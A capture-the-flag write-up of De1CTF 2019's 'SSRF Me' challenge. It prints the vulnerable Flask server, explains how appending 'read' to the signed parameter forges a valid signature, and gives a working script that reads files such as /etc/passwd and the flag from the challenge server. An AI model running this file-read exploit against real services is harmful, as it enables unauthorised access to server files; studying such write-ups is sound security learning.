De1CTF 2019 SSRF Me Writeup
This is my writeup for the SSRF Me challenge. This challenge was part of De1CTF 2019.
We only got an URL that we should access as part of the challenge. Accessing that URL returns some python code.
Python code - server(click to expand)
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)


class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)

    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print resp
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False


#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)


@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())


@app.route('/')
def index():
    return open("code.txt","r").read()


def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"


def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()


def md5(content):
    return hashlib.md5(content).hexdigest()


def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False


if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0',port=80)
We can notice some things by analysing the code:
- the ‘/’ endpoint returns the code, as we observed before
- the
/geneSignendpoint will call the getSign function- The getSign function takes 2 arguments: param and action (both of them are strings)
- That function will also access the ‘secert_key’ variable which is randomly generated
- The function returns an MD5 hash of the string obtained by merging secert_key, param and action
- the
/geneSignendpoint will set the action to ‘scan’ and let the user supply the value for ‘param’
- the
/De1taendpoint will create a Task object and return the result of its.Exec()method- This endpoint allows the user to supply values for 3 variables
- action - by setting the ‘action’ cookie
- sign - by setting the ‘sign’ cookie
- param - by using an URL parameter named ‘param’
- It looks like the IP address of the user is also used (we can ignore this as it is used only for sandboxing purposes)
- Next, we should look at details about the Task class. It has a simple constructor that uses the values mentioned above and the Exec method. The Exec method is where the important stuff happens
- One of the first things that we notice in the Exec method is the
self.checkSign()check. To avoid getting an error (code 500), the request should have a ‘sign’ cookie with the expected value - The expected value is a MD5 hash computed by calling the getSign method that was mentioned above. This means that we should be able to get a hash by using the
/geneSignendpoint - The
/geneSignendpoint has the value for ‘action’ set to ‘scan’. We should imitate that and set the action to ‘scan’ in our request too. As a result, if we chose a valid URL for ‘param’, generate a hash using the/geneSignendpoint and then use that hash with the ‘scan’ action and the same parameter at the/De1taendpoint we can get a 200 (OK) response from the server - Now it is time to take a look at what the ‘scan’ action means for this program. After that check passes, we have two available actions:
- scan - takes the URL from ‘param’, open it and then put the first 50 characters from it into a file
- read - returns the content obtained by the last ‘scan’ action
- Another thing that should be mentioned here is that the check is performed using
in. This means that the user-supplied string could contain both of these actions (e.g. “scanread” would be a valid input and it would trigger both actions) - The actions are always performed in the same order without taking into account the order of their keywords in the user-supplied string. So both “scanread” and “readscan” will produce the same result (a ‘scan’ action followed by a ‘read’ action)
- One of the first things that we notice in the Exec method is the
- This endpoint allows the user to supply values for 3 variables
- So in order to read the content of an arbitrary URL we should be able to use a ‘read’ action. However, we cannot obtain a valid hash from
/geneSignbecause that will always have the action set to ‘scan’- But as I mentioned above, the order of the words ‘scan’ and ‘read’ in the string does not matter. This means that we could make the request to
/geneSignusing ‘read’ followed the the URL as the value for ‘param’. After the strings are merged this will be the same as if the action was “scanread” and the value of ‘param’ was the original URL that we wanted to access
- But as I mentioned above, the order of the words ‘scan’ and ‘read’ in the string does not matter. This means that we could make the request to
- Doing the actions mentioned above allowed me to access /etc/passwd as a PoC for this “exploit”. Howevere, as we expected, only the first 50 characters of the file were returned.

- To make things easier from here, I created a Python script that does all the required steps to read a file from the server
get_file.py (click to expand)
import requests
import sys
import json

server = 'http://139.180.128.86/'


def get_signature(param):
    req_url = server + 'geneSign' + '?param=' + param

    res = requests.get(req_url)
    return res.text


def get_file(path):
    s = get_signature(path + 'read')
    action = 'readscan'

    cookies = {}
    cookies['action'] = action
    cookies['sign'] = s

    request_url = server + 'De1ta?param=' + path
    r = requests.get(request_url, cookies = cookies)

    res = json.loads(r.text)
    if res['code'] is 200:
        print('Request was successful')
        return res['data']
    else:
        print('Request failed')
        return None


if __name__=='__main__':
    if len(sys.argv) is not 2:
        print('Wrong number of arguments')
        exit(1)
    else:
        path = sys.argv[1]

    print('Obtaining file %s' % path)
    tmp = get_file(path)
print(tmp)- Next, I tried to obtain the
./flagfile without success so I assumed that need a full path for that- For this, I tried to access
/proc/self/cmdlineto get some information about the current process (the working directory in particular) but the 50 character limit prevented me from obtaining relevant information - I also tried reading other files from the system or from /proc/self but I couldn’t get any useful information. An example of useless information that I got was that PID of the process and the fact that the server uses the uWSGI framework
- For this, I tried to access


- After a while I decided to take a step back and try going for
./flagagain but this time I tried to readflag(without the ‘./’)- To my surprise, that worked and I obtained the flag for this challenge